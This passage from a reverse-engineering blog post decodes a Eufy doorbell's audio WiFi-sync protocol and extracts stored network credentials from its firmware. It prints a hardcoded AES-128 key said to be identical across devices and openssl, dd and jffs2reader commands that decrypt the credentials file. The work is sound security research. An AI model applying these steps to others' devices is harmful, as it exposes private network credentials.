  DAT_0029a14c = *(undefined4 *)((undefined1  [16])0x0 + (undefined1  [16])0x8);
  DAT_0029a150 = *(undefined4 *)((undefined1  [16])0x0 + (undefined1  [16])0xc);
  DAT_0029a144 = 0;
  DAT_0029a154._0_4_ = (void *)0x0;
  _DAT_0029a15c = 0;
  DAT_0029a164._0_4_ = 0;
  DAT_0029a154._4_4_ = DAT_0029a148;
  DAT_0029a160 = DAT_0029a148;
  DAT_0029a164._4_4_ = DAT_0029a148;
  if (param_1 != 0xac44 && param_1 != 48000) {
    printf("samplerate error! only support %dHz, %dHz\n");
    uVar1 = 0;
  }
  else {
    if (param_2 != 0x10) {
      printf("bitwidth error! only support %d!\n",0x10);
      return (uint)(param_1 != 0xac44 && param_1 != 48000);
    }
    uVar1 = FUN_000b54cc(2);
    DAT_0029a148 = uVar1;
    if (uVar1 == 0) {
      puts("create failed!");
    }
    else {
      piVar3 = &DAT_00282ef4;
      iVar4 = 12000;
      do {
        piVar3 = piVar3 + 1;
        *piVar3 = iVar4;
        iVar4 = iVar4 + 0x96;
      } while (iVar4 != 0x3a02);
      FUN_000b55d0(uVar1,&DAT_00282ef8,0x13);
      FUN_000b5690(DAT_0029a148,0,&LAB_000b4e00,FUN_000b4e18);
      DAT_0029a154._0_4_ = malloc(0x100);
      if ((void *)DAT_0029a154 == (void *)0x0) {
        piVar3 = __errno_location();
        pcVar2 = strerror(*piVar3);
        printf("malloc failed with: %s\n",pcVar2);
        uVar1 = 0;
        if (DAT_0029a148 != 0) {
          puts("failed!");
          FUN_000b5580(DAT_0029a148);
          uVar1 = 0;
        }
      }
      else {
        DAT_0029a144 = 1;
        uVar1 = DAT_0029a148;
      }
    }
  }
  return uVar1;
}
Did you spot it?
      iVar4 = 12000;
      do {
        piVar3 = piVar3 + 1;
        *piVar3 = iVar4;
        iVar4 = iVar4 + 0x96;
      } while (iVar4 != 0x3a02);
This code is used to initialize the context capture of the 19 frequences (separated by 0x96 => 150Hz) that BatchDrake spotted in his brief analysis. From FUN_000b54cc we can see how it choose the “window frame”:
void FUN_000b54cc(int param_1,undefined4 param_2)

{
  int iVar1;
  void *pvVar2;
  uint uVar3;
  undefined4 uVar4;
  int iVar5;
  uint in_fpscr;
  double dVar6;

  dVar6 = (double)VectorSignedToFloat(param_2,(byte)(in_fpscr >> 0x16) & 3);
  if (param_1 == 2) {
    uVar4 = 2;
  }
  else {
    uVar4 = 1;
  }
  iVar1 = (int)(longlong)((dVar6 * 1024.0) / 44100.0);
  uVar3 = iVar1 - (iVar1 >> 0x1f) & 0xfffffffe;
  if ((int)uVar3 < 0x101) {
    iVar5 = 0x100;
  }
  else if (uVar3 - 0x101 < 0x100) {
    iVar5 = 0x200;
  }
  else {
    iVar5 = 0x400;
  }
  pvVar2 = calloc(0x118,1);
  FUN_000baaf8(pvVar2,uVar4,param_2,1,0x10,iVar5,iVar5 - iVar1 / 2);
  return;
}
It scales from 1024 samples at 44.1 kHz: 1024 / 44100 = 23.22 ms. The half-window advance is 512 / 44100 = 11.61 ms. That’s what the firmware does… but because I had no idea it would affect the analysis when I recoreded the sync audio… so my WAV is 32K. This means that to keep the same timing, our window will be composed by 743 samples (32000 samples/s x 0.02322 s) and the half-window advance would be 372. Using this window advance of 11.61ms I was able to capture a symbol every 6 advances (so 6 x 11.62), I estimated that setting 69.75ms as symbol duration would work (and it worked).
If we plot the strongest frequency (“tone”) (and numerate them from 1 to 19) we can see how patterns clearly emerge:

The tone at position “1” seems to be a marker that split the information blocks of sime size (15 symbols), except the last one that seems like a “shortened” block (4 symbols). This “grouping” of symbols in “blocks” of 15 symols size happens at FUN_000c2624. I did not understood what this function did (as I said my knowledge of maths and telecom is close to null), so I had to ask ChatGPT for guidance. Here is the description it gave to me:
FUN_000c2624 predicts where each tone symbol should occur, evaluates all 19 frequencies around those positions, and retains the best temporally consistent candidates. It groups these candidates into a block for later processing.
The next step in the pipeline is the transformation of the recognized tones to nibbles. Function FUN_000b7160 is where all the magic happens. The mapping is simple:
if (uVar5 != 0x12) {
    uVar1 = uVar5 - 1 & 0xff;
}

uVar13 = uVar1;
if (0xe < uVar1) {
    uVar13 = 0xf;
}
The physical tone that we labeled as “1” in the plot previously shown is a “marker/guard” to split the blocks, so the tone to nibble conversion starts at our tone number 2 (our tone number 2 is interpreted as “event 1” -what uVar5 holds- because the array starts at 0 and I numbered the tones starting by 1 -off-by-one by stupidity-). So tones 2 to 17 maps nibles 0 to F. That covers the tones from 1 to 17, but what happens with 18 and 19?
Well, from the analysis of this function we can infer they are used as “control” tones to indicate repetitions. I guess this is because if the Homebase needs to send the same tone two or more times (e.g. to encode 1-1-1) it would be difficult to be sure about if it was 2 or 3 tones (real world has more noise than a synthetic test or lab). The following table summarizes the findings:

With this information we can recover all the nibbles shared by the Homestation. Literally you can recover them by hand just improving the data representation of the first image (the plot of tones vs time) and writing in paper the tone sequence.

After automatizing this process with python, here are the three blocks recovered from the audio:

When decoding the tones to nibbles I found that the last two nibbles where used by FUN_000bcd4, which is a function that I did not understood. Once again, I asked to ChatGPT to explain me what the function was about:
FUN_000bcd48 performs Reed-Solomon processing on one 15-nibble block: it calculates two GF(16) parity syndromes, accepts the block unchanged when both are zero, or attempts to identify and correct one erroneous nibble when they are nonzero. In simple terms, it uses the block’s two parity nibbles to repair a single incorrectly recognized tone before the data proceeds to CRC validation.
So it was Reed-Solomon, meaning that the last two nibbles does not carry information per se (they are used just to correct errors):

The shortened block is CRC-16 (it is validated at FUN_000b7104 using FUN_000c4370):
bool FUN_000b7104(int param_1,int param_2)

{
  uint uVar1;
  int iVar2;

  uVar1 = FUN_000c4370(param_1,param_2 - 4U & 0xffff);
  iVar2 = param_1 + (param_2 + 0x3ffffffc) * 4;
  return (*(uint *)(iVar2 + 0xc) & 0xf |
          (*(uint *)(param_1 + (param_2 + 0x3ffffffc) * 4) & 0xf) << 0xc |
          (*(uint *)(iVar2 + 4) & 0xf) << 8 | (*(uint *)(iVar2 + 8) & 0xf) << 4) == uVar1;
}


uint FUN_000c4370(int param_1,int param_2)

{
  uint uVar1;
  uint *puVar2;

  if (param_2 != 0) {
    puVar2 = (uint *)(param_1 + -4);
    uVar1 = 0xffff;
    do {
      puVar2 = puVar2 + 1;
      uVar1 = ((uint)*(ushort *)(&DAT_00235e90 + (*puVar2 & 0xff ^ uVar1 >> 8) * 2) ^ uVar1 << 8) &
              0xffff;
    } while ((uint *)(param_1 + (param_2 - 1U & 0xffff) * 4) != puVar2);
    return uVar1;
  }
  return 0xffff;
}
At this point I had a clear picture of what was usable data and what was added data to correct errors / ensure the correct tone-to-nibble conversion. Instead of still digging on the conversion pipeline I decided to open my zoom and try to search where the SSID and password could be used (yep, I just searched for strings) and found this gem where the data is used to format a json with “s” and “p” that made me think it could be probably “sssid” and “password”:
void FUN_000b4e18(undefined4 param_1,int param_2,undefined4 param_3,undefined4 param_4)

{
  undefined4 uVar1;
  int iVar2;
  undefined1 auStack_94 [40];
  undefined1 auStack_6c [88];

  if (param_2 != 0) {
    param_4 = 2;
  }
  _DAT_0029a15c = 0;
  uVar1 = param_4;
  if ((param_2 == 0) && (iVar2 = FUN_000b642c(param_3,param_4), uVar1 = _DAT_0029a15c, iVar2 != 2))
  {
    if (iVar2 == 1) {
      FUN_000b6514(0,param_3,param_4,auStack_94);
      if ((char *)DAT_0029a154 != (char *)0x0) {
        snprintf((char *)DAT_0029a154,0xff,"{\"s\": \"%s\", \"p\":\"%s\"}",auStack_94,auStack_6c);
      }
      _DAT_0029a15c = 1;
      uVar1 = _DAT_0029a15c;
      DAT_0029a160 = (char *)DAT_0029a154;
    }
    else if (iVar2 != 3 && iVar2 != 0) {
      printf("------------------recognized data:%s\n",param_3);
      uVar1 = _DAT_0029a15c;
    }
  }
  _DAT_0029a15c = uVar1;
  if (DAT_0029a150 != (code *)0x0) {
    (*DAT_0029a150)(&DAT_0029a15c);
  }
  return;
}
Function FUN_000b642c returns first_nibble >> 1, if it is “1” (as seen in if (iVar2 == 1)) then it determines the encoded data is “wifi” type. If that’s the case, then FUN_000b6514 is called:
undefined4 FUN_000b6514(undefined4 param_1,undefined1 *param_2,int param_3,int param_4)

{
  uint uVar1;
  uint uVar2;
  int iVar3;
  int iVar4;
  int local_24 [2];

  uVar1 = FUN_000c43d0(*param_2);
  uVar2 = FUN_000c43d0(param_2[1]);
  local_24[0] = 0;
  iVar3 = FUN_000c43d0(*param_2);
  if (iVar3 >> 1 != 1) {
                    /* WARNING: Subroutine does not return */
    __assert("vr_decodeInfoType(_data, _dataLen) == IT_SSID_WIFI",
             "/home/workspace/ANKER/audio_wave/src/voiceRecog.c",0x1ef);
  }
  iVar4 = ((uVar1 & 1) << 4 | uVar2) + 1;
  iVar3 = FUN_000b5e88(param_2 + 2,param_3 + -2,local_24,param_4,iVar4,0x21);
  if (iVar4 == iVar3) {
    *(undefined1 *)(param_4 + iVar4) = 0;
    *(int *)(param_4 + 0x24) = iVar4;
    iVar3 = FUN_000b5e88(param_2 + local_24[0] + 2,param_3 - (local_24[0] + 2),local_24,
                         param_4 + 0x28,0xffffffff,0x50);
    *(undefined1 *)(param_4 + iVar3 + 0x28) = 0;
    *(int *)(param_4 + 0x78) = iVar3;
    return 1;
  }
                    /* WARNING: Subroutine does not return */
  __assert("dataLen == ssidLen","/home/workspace/ANKER/audio_wave/src/voiceRecog.c",0x1f1);
}
Which roughly can be translated to:
bool decodeWifiSSID(
    Context *ctx,
    uint8_t *data,
    int dataLen,
    WifiInfo *out)
{
    uint8_t header0 = decodeNibble(data[0]);
    uint8_t header1 = decodeNibble(data[1]);

    int consumed = 0;

    // Packet must be of type SSID_WIFI
    assert((decodeNibble(data[0]) >> 1) == IT_SSID_WIFI);

    // SSID length is encoded in first two bytes
    int ssidLen = (((header0 & 1) << 4) | header1) + 1;

    // Decode SSID
    int decoded =
        decodePayload(
            data + 2,
            dataLen - 2,
            &consumed,
            out,
            ssidLen,
            0x21);

    assert(decoded == ssidLen);

    out->ssid[ssidLen] = '\0';
    out->ssidLength = ssidLen;

    // Decode password
    int passLen =
        decodePayload(
            data + consumed + 2,
            dataLen - (consumed + 2),
            &consumed,
            out->password,
            -1,
            0x50);

    out->password[passLen] = '\0';
    out->passwordLength = passLen;

    return true;
}
Ding ding ding! Jackpot!! So this function decode (with the help of FUN_000b5e88 that I called decodePayload in the pseudo-code and I avoid to paste here because is too big) the SSID and the password. Gluing all together the full message:

- SSID: 731f1350
- Password: 267039eb
So, the data transmited by the homebase was not the OCEAN_XXXXXX hidden wifi credentials, it was data created ad-hoc for a temporal hotspot where the doorbell tries to connect once it decodes the audio. Probably when the doorbell connects to this wifi, the homebase sends the real OCEAN_XXXXXX data out-of-band using TCP or UDP. Anyway, there is only a way to validate if my decoding is working or not: building the inverse (an “encoder”) and create a wifi to see if the doorbell connects to it after parsing my synthetic audio.
First I create in the Raspberry Pi a new AP with arbitrary data:
psyconauta@insulafructuum-i:~ $ sudo cat /etc/hostapd/hostapd.conf
interface=wlan0
driver=nl80211
ssid=a1b2c3d4
hw_mode=g
channel=6

ieee80211n=1
wmm_enabled=1

auth_algs=1
wpa=2
wpa_passphrase=4d3c2b1a
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP


logger_stdout=-1
logger_stdout_level=0
logger_syslog=-1
logger_syslog_level=0
Then I encoded the Raspberry Pi wifi data:
psyconauta@insulafructuum-i:~ $ python3 audio_wave_encoder.py "a1b2c3d4" "4d3c2b1a" message.wav
payload: 276613162326333643463464336332623161
crc: 72f3
blocks: 27661316232631b 3364346346433b4 633262316172f9f 3c2
tones: 10 1 4 9 8 18 3 5 3 8 4 5 4 8 5 3 13 1 5 18 8 6 5 6 8 5 6 8 6 5 18 13 6 1 8 5 18 4 8 4 5 3 8 3 9 4 17 11 17 1 5 14 4 1
wrote: message.wav


(testing with the decoder that the info is correct)

psyconauta@insulafructuum-i:~ $ python3 audio_wave_decoder.py message.wav
{
  "type": 1,
  "raw_hex": "276613162326333643463464336332623161",
  "kind": "wifi",
  "ssid": "a1b2c3d4",
  "password": "4d3c2b1a",
  "consumed_nibbles": 36,
  "rs_corrected_blocks": 0
}
The resulting audio can be heard here:
I played it using my mobile near to the doorbell after pressing the “sync” button for two seconds and it immediately sent probe requests from the doorbell asking for my wifi :D:

And a few moments later I got the full connection:
psyconauta@insulafructuum-i:~ $ sudo iw dev wlan0 station dump
Station 90:bf:d9:9f:97:fa (on wlan0)
	inactive time:	0 ms
	rx bytes:	10340
	rx packets:	116
	tx bytes:	12995
	tx packets:	175
	tx failed:	0
	tx bitrate:	1.0 MBit/s
	rx bitrate:	26.0 MBit/s
	authorized:	yes
	authenticated:	yes
	associated:	yes
	WMM/WME:	yes
	TDLS peer:	no
	DTIM period:	2
	beacon interval:100
	short slot time:yes
	connected time:	72 seconds
	current time:	1785233886535 ms
It used a static IP (192.168.32.250):
psyconauta@insulafructuum-i:~ $ sudo tcpdump -i wlan0 -n -e ether host 90:bf:d9:9f:97:fa
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
12:32:15.319733 b8:27:eb:be:95:f3 > 90:bf:d9:9f:97:fa, ethertype EAPOL (0x888e), length 113: EAPOL key (3) v2, len 95
12:32:15.344634 90:bf:d9:9f:97:fa > b8:27:eb:be:95:f3, ethertype EAPOL (0x888e), length 135: EAPOL key (3) v1, len 117
12:32:15.346593 b8:27:eb:be:95:f3 > 90:bf:d9:9f:97:fa, ethertype EAPOL (0x888e), length 169: EAPOL key (3) v2, len 151
12:32:15.365989 90:bf:d9:9f:97:fa > b8:27:eb:be:95:f3, ethertype EAPOL (0x888e), length 113: EAPOL key (3) v1, len 95
12:32:15.394131 90:bf:d9:9f:97:fa > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Request who-has 192.168.32.250 tell 192.168.32.250, length 28
12:32:15.396167 90:bf:d9:9f:97:fa > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Request who-has 192.168.32.2 tell 192.168.32.250, length 28
12:32:15.396217 b8:27:eb:be:95:f3 > 90:bf:d9:9f:97:fa, ethertype ARP (0x0806), length 42: Reply 192.168.32.2 is-at b8:27:eb:be:95:f3, length 28
12:32:15.405804 90:bf:d9:9f:97:fa > b8:27:eb:be:95:f3, ethertype IPv4 (0x0800), length 58: 192.168.32.250.63122 > 192.168.32.2.10402: Flags [S], seq 1860381, win 29200, options [mss 1460], length 0
12:32:15.405916 b8:27:eb:be:95:f3 > 90:bf:d9:9f:97:fa, ethertype IPv4 (0x0800), length 54: 192.168.32.2.10402 > 192.168.32.250.63122: Flags [R.], seq 0, ack 1860382, win 0, length 0
12:32:20.470710 b8:27:eb:be:95:f3 > 90:bf:d9:9f:97:fa, ethertype ARP (0x0806), length 42: Request who-has 192.168.32.250 tell 192.168.32.2, length 28
12:32:21.482798 90:bf:d9:9f:97:fa > b8:27:eb:be:95:f3, ethertype ARP (0x0806), length 42: Reply 192.168.32.250 is-at 90:bf:d9:9f:97:fa, length 28
Although having the doorbell conected to us is not something interesting per se, I enjoyed the process of reversing the soundwave sync protocol used by Eufy. I learned a lot of stuff \o/
0x04 Extracting and decrypting OCEAN_XXXXXX creds from flash memory
When I dumped the flash memory the doorbell was previously synced with my homebase, so I knew it contained somewhere the hidden network credentials. But unfortunately I could not find any reference searching for the string “OCEAN” which was odd. To paraphrase vx-underground I started again to poke with a stick the ELF I analyzed to see if this config was used at some point. After searching for keywords I ended on this function:
undefined4 FUN_0001f8ac(int param_1,undefined4 param_2,undefined4 param_3,undefined4 param_4)

{
  bool bVar1;
  int iVar2;
  int iVar3;
  size_t sVar4;
  size_t __n;
  int iVar5;

  FUN_0001a80c(1,"save parameter.",param_3,param_4,param_1,param_2);
  iVar2 = open((char *)(param_1 + 0x517a),0x41,0x1a4);
  if (iVar2 < 0) {
    FUN_0001a80c(3,"writeConfig can\'t open config file(%s).",(char *)(param_1 + 0x517a));
    iVar2 = open((char *)(param_1 + 0x81d30),0x41,0x1a4);
    if (iVar2 < 0) goto LAB_0001f918;
    bVar1 = true;
  }
  else {
    bVar1 = false;
  }
  iVar5 = param_1 + 0x5894;
  iVar3 = FUN_0003b604(param_1 + 0x540f,iVar5);
  if (iVar3 < 0) {
    FUN_0001a80c(3,"writeConfig setEncryptkey Fail");
    FUN_0001a80c(3,"write parameter fail");
    printf("write parameter fail");
    close(iVar2);
    return 0;
  }
  memset(&DAT_002cb989,0,0xc01);
  iVar3 = FUN_0001e330(iVar5,param_1 + 0x5046,0xa6,&DAT_002cb98b);
  __n = iVar3 + 2;
  DAT_002cb989 = (undefined2)iVar3;
  sVar4 = write(iVar2,&DAT_002cb989,__n);
  if (__n == sVar4) {
    FUN_0001a80c(2,"write parameter succ (%d)(%d)",__n,0xa6);
    printf("write parameter succ (%d)(%d)",__n,0xa6);
  }
  else {
    FUN_0001a80c(3,"write config file fail.(%d)(%d)",sVar4,__n);
  }
  fsync(iVar2);
  close(iVar2);
  sync();
  if (!bVar1) {
    iVar2 = open((char *)(param_1 + 0x81d30),0x41,0x1a4);
    if (iVar2 < 0) {
LAB_0001f918:
      FUN_0001a80c(3,"writeConfig can\'t open config bak file(%s).",param_1 + 0x81d30);
      return 0;
    }
    memset(&DAT_002cb989,0,0xc01);
    iVar3 = FUN_0001e330(iVar5,param_1 + 0x5046,0xa6,&DAT_002cb98b);
    __n = iVar3 + 2;
    DAT_002cb989 = (undefined2)iVar3;
    sVar4 = write(iVar2,&DAT_002cb989,__n);
    if (__n == sVar4) {
      FUN_0001a80c(2,"write parameter bak succ (%d)(%d)",__n,0xa6);
      printf("write parameter bak succ (%d)(%d)",__n,0xa6);
    }
    else {
      FUN_0001a80c(3,"write config bak file fail.(%d)(%d)",sVar4,__n);
    }
    fsync(iVar2);
    close(iVar2);
    sync();
  }
  if (*(code **)(param_1 + 0x5acc) != (code *)0x0) {
    (**(code **)(param_1 + 0x5acc))(0x6d,&DAT_002cb989,0,0,__n);
  }
  return 1;
}
if FUN_0003b604 returns something below 0 it logs a error message indicating setEncryptKey Fail
int FUN_0003b604(char *param_1,undefined4 param_2)

{
  size_t sVar1;
  int iVar2;

  sVar1 = strlen(param_1);
  if (sVar1 == 0x10) {
    iVar2 = FUN_0012f748(param_2,param_1,0x80);
    if (-1 < iVar2) {
      return iVar2;
    }
    FUN_0001a80c(1,"set_encrypt_key fail \n");
  }
  else {
    FUN_0001a80c(1,"KEY len err! %d ",sVar1);
  }
  return -1;
}
That 0x80 it’s a good clue that FUN_0012f748 it’s gonna be AES-128 but just in case I copied the function content to ChatGPT and it confirmed my hypothesis:
FUN_0012f748 creates an AES encryption key schedule from a supplied 128-, 192-, or 256-bit key: it validates the key size, records the corresponding number of AES rounds, copies the original key words, and expands them into all round keys using AES substitutions and round constants.
Pulling more this thread I found the function in charge of build the key:
void FUN_0001e184(int param_1)

{
  size_t sVar1;
  undefined4 uVar2;
  char *pcVar3;
  char *pcVar4;
  undefined4 *puVar5;
  undefined4 local_4c [16];
  undefined1 local_c;

  puVar5 = local_4c;
  local_c = 0;
  pcVar4 = "abcdefghijklmnopqrstuvwxyz0123456789~_ABCDEFGHIJKLMNOPQRSTUVWXYZ";
  do {
    pcVar3 = pcVar4 + 8;
    uVar2 = *(undefined4 *)(pcVar4 + 4);
    *puVar5 = *(undefined4 *)pcVar4;
    puVar5[1] = uVar2;
    puVar5 = puVar5 + 2;
    pcVar4 = pcVar3;
  } while (pcVar3 != "");
  FUN_0001d17c(local_4c);
  pcVar4 = (char *)(param_1 + 0x540f);
  pcVar4[0] = '\0';
  pcVar4[1] = '\0';
  pcVar4[2] = '\0';
  pcVar4[3] = '\0';
  *(undefined4 *)(param_1 + 0x5413) = *(undefined4 *)((undefined1  [16])0x0 + (undefined1  [16])0x4)
  ;
  *(undefined4 *)(param_1 + 0x5417) = *(undefined4 *)((undefined1  [16])0x0 + (undefined1  [16])0x8)
  ;
  *(undefined4 *)(param_1 + 0x541b) = *(undefined4 *)((undefined1  [16])0x0 + (undefined1  [16])0xc)
  ;
  *(undefined4 *)(param_1 + 0x5418) = 0;
  *(undefined4 *)(param_1 + 0x541c) = *(undefined4 *)((undefined1  [16])0x0 + (undefined1  [16])0x4)
  ;
  FUN_0001deb8(local_4c,pcVar4);
  sVar1 = strlen(pcVar4);
  FUN_0001a80c(1,"getKeyC(%d)",sVar1);
  return;
}
The long string abc…XYZ (64 bytes) is passed to FUN_0001d17c which applies a classic XOR with a repeating group of three bytes (0x01, 0x04, 0x06).
char * FUN_0001d17c(char *param_1,undefined4 param_2,undefined4 param_3)

{
  size_t sVar1;
  int extraout_r1;
  uint uVar2;
  undefined3 local_14;
  undefined1 uStack_11;
  undefined4 uStack_10;

  _local_14 = CONCAT13((char)((uint)param_2 >> 0x18),0x60401);
  uStack_10 = param_3;
  for (uVar2 = 0; sVar1 = strlen(param_1), uVar2 < sVar1; uVar2 = uVar2 + 1) {
    FUN_00213228(uVar2,3);
    param_1[uVar2] = *(byte *)((int)&local_14 + extraout_r1) ^ param_1[uVar2];
  }
  return param_1;
}
Then the resulting 65-byte string (64 byte xored with pattern + 1 null byte) is passed to FUN_0001deb8, which we can infer is doing a MD5 hash based on the constants. Although it just returns 8 bytes (16 hex chars):
void FUN_0001deb8(undefined4 param_1,char *param_2)

{
  byte *pbVar1;
  char *__s;
  char *pcVar2;
  byte abStack_80 [16];
  undefined4 local_70;
  undefined4 local_6c;
  undefined4 local_68;
  undefined4 uStack_64;
  undefined4 local_60;
  undefined4 uStack_5c;

  local_70 = 0;
  local_68 = 0x67452301;
  uStack_64 = 0xefcdab89;
  local_6c = 0;
  local_60 = 0x98badcfe;
  uStack_5c = 0x10325476;
  FUN_0001dda4(&local_70,param_1,0x41);
  FUN_0001de4c(&local_70,abStack_80);
  pbVar1 = abStack_80;
  __s = param_2;
  do {
    pcVar2 = __s + 2;
    sprintf(__s,"%02X",(uint)*pbVar1);
    pbVar1 = pbVar1 + 1;
    __s = pcVar2;
  } while (pcVar2 != param_2 + 0x10);
  param_2[0x10] = '\0';
  return;
}
This gives us the string used as key to encrypt/decrypt the configutation file: C0C714B43806EF49 => 43304337313442343338303645463439. It’s derived from hardcoded data, so it should be the same between devices.
The encrypted file (called es_config) was in my case the following:
=> xxd es_config
00000000: b000 b622 0971 cee1 c1b5 0ecc d749 4e58  ...".q.......INX
00000010: e11d 1f8d 6769 ed50 9f19 fb1e eaf7 c33b  ....gi.P.......;
00000020: 5463 9269 fdde 70cc bf18 71a0 19df c33a  Tc.i..p...q....:
00000030: ed48 6c31 061a efa9 68de c7e2 eb93 b00a  .Hl1....h.......
00000040: 39be 83ce ecf6 0158 6717 4a08 a8eb 249e  9......Xg.J...$.
00000050: 33af 83ce ecf6 0158 6717 4a08 a8eb 249e  3......Xg.J...$.
00000060: 33af 22e3 f819 b5f1 e581 a605 83ff e623  3."............#
00000070: 6a1a 45ee 48c1 e43a 1719 1c24 8bf9 0657  j.E.H..:...$...W
00000080: 611b 952e 365a 740a 6f0e 3692 39b8 2490  a...6Zt.o.6.9.$.
00000090: 516a 83ce ecf6 0158 6717 4a08 a8eb 249e  Qj.....Xg.J...$.
000000a0: 33af 83ce ecf6 0158 6717 4a08 a8eb 249e  3......Xg.J...$.
000000b0: 33af                                     3.
And after decrypting it we can see our OCEAN_XXXXXX SSID and its password:
=> tail -c +3 es_config | openssl enc -aes-128-ecb -d -nopad -K 43304337313442343338303645463439 |xxd
00000000: 5354 5344 4b00 0000 0100 4f43 4541 4e5f  STSDK.....OCEAN_
00000010: 4539 4135 4643 0000 0000 0000 0000 0000  E9A5FC..........
00000020: 0000 0000 0000 0000 0000 4631 5653 5866  ..........F1VSXf
00000030: 4e51 4c5f 5a43 6433 6b00 0000 0000 0000  NQL_ZCd3k.......
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 0000 0000 0000 c0a8 2005 0000  ............ ...
00000070: 0001 0203 0405 0607 0809 0a0b 0c0d 0e0f  ................
00000080: 0000 0004 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
Instead of carving and extracting all the files in the firmware, once I identified the existence of this es_config encrypted file I “semi” automatized its extraction. First we extract the mtdparts variables used by U-Boot from the flash dump:
=> firmware_doorbell.bin|grep mtdparts
Imtdparts=sfc_nor:64K(env),256K@64K(idblock),256K(uboot),64K(misc),6528K(boot),3584K(recovery),384K(meta),2048K(system),512K(config),2560K(user),64K@16256K(nv_user),64K(nv_factory)
mtdparts
mtdparts=
loglevel=0 rootfstype=erofs rootflags=dax console=ttyFIQ0 root=/dev/rd0 snd_soc_core.prealloc_buffer_size_kbytes=16 coherent_pool=0 driver_async_probe=dwmmc_rockchip rk_dma_heap_cma=22M mtdparts=sfc_nor:64K(env),256K@64K(idblock),256K(uboot),64K(misc),6528K(boot),3584K(recovery),384K(meta),2048K(system),512K(config),2560K(user),64K@16256K(nv_user),64K(nv_factory)
loglevel=0 rootfstype=erofs rootflags=dax console=ttyFIQ0 root=/dev/rd0 snd_soc_core.prealloc_buffer_size_kbytes=16 coherent_pool=0 driver_async_probe=dwmmc_rockchip rk_dma_heap_cma=22M mtdparts=sfc_nor:64K(env),256K@64K(idblock),256K(uboot),64K(misc),6528K(boot),3584K(recovery),384K(meta),2048K(system),512K(config),2560K(user),64K@16256K(nv_user),64K(nv_factory)
loglevel=0 rootfstype=erofs rootflags=dax console=ttyFIQ0 root=/dev/rd0 snd_soc_core.prealloc_buffer_size_kbytes=16 coherent_pool=0 driver_async_probe=dwmmc_rockchip rk_dma_heap_cma=22M mtdparts=sfc_nor:64K(env),256K@64K(idblock),256K(uboot),64K(misc),6528K(boot),3584K(recovery),384K(meta),2048K(system),512K(config),2560K(user),64K@16256K(nv_user),64K(nv_factory)
loglevel=0 rootfstype=erofs rootflags=dax console=ttyFIQ0 root=/dev/rd0 snd_soc_core.prealloc_buffer_size_kbytes=16 coherent_pool=0 driver_async_probe=dwmmc_rockchip rk_dma_heap_cma=22M mtdparts=sfc_nor:64K(env),256K@64K(idblock),256K(uboot),64K(misc),6528K(boot),3584K(recovery),384K(meta),2048K(system),512K(config),2560K(user),64K@16256K(nv_user),64K(nv_factory)
Then we copy the content after “=” and use this one-liner to extract the filesystem into /tmp/user.bin:
=> mtdparts='sfc_nor:64K(env),256K@64K(idblock),256K(uboot),64K(misc),6528K(boot),3584K(recovery),384K(meta),2048K(system),512K(config),2560K(user),64K@16256K(nv_user),64K(nv_factory)'; part=user; eval $(echo "$mtdparts" | awk -v p="$part" 'function cv(x){if(x~/K$/)return substr(x,1,length(x)-1)*1024;if(x~/M$/)return substr(x,1,length(x)-1)*1048576;if(x~/G$/)return substr(x,1,length(x)-1)*1073741824;return x}{split($0,a,":");n=split(a[2],b,",");o=0;for(i=1;i<=n;i++){split(b[i],c,"[()]");split(c[1],d,"@");s=cv(d[1]);if(d[2])o=cv(d[2]);if(c[2]==p){print "skip="o" count="s;exit}o+=s}}'); dd if=firmware_doorbell.bin of=/tmp/$part.bin bs=1 skip=$skip count=$count


=> file /tmp/user.bin
/tmp/user.bin: Linux jffs2 filesystem data little endian
Finaly just use jffs2reader to extract the config file (and decrypt it).
=> jffs2reader /tmp/user.bin -f /es_config | tail -c +3 | openssl enc -aes-128-ecb -d -nopad -K 43304337313442343338303645463439 |xxd
00000000: 5354 5344 4b00 0000 0100 4f43 4541 4e5f  STSDK.....OCEAN_
00000010: 4539 4135 4643 0000 0000 0000 0000 0000  E9A5FC..........
00000020: 0000 0000 0000 0000 0000 4631 5653 5866  ..........F1VSXf
00000030: 4e51 4c5f 5a43 6433 6b00 0000 0000 0000  NQL_ZCd3k.......
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 0000 0000 0000 c0a8 2005 0000  ............ ...
00000070: 4242 4242 3346 3138 3746 3343 3631 3537  BBBB3F187F3C6157
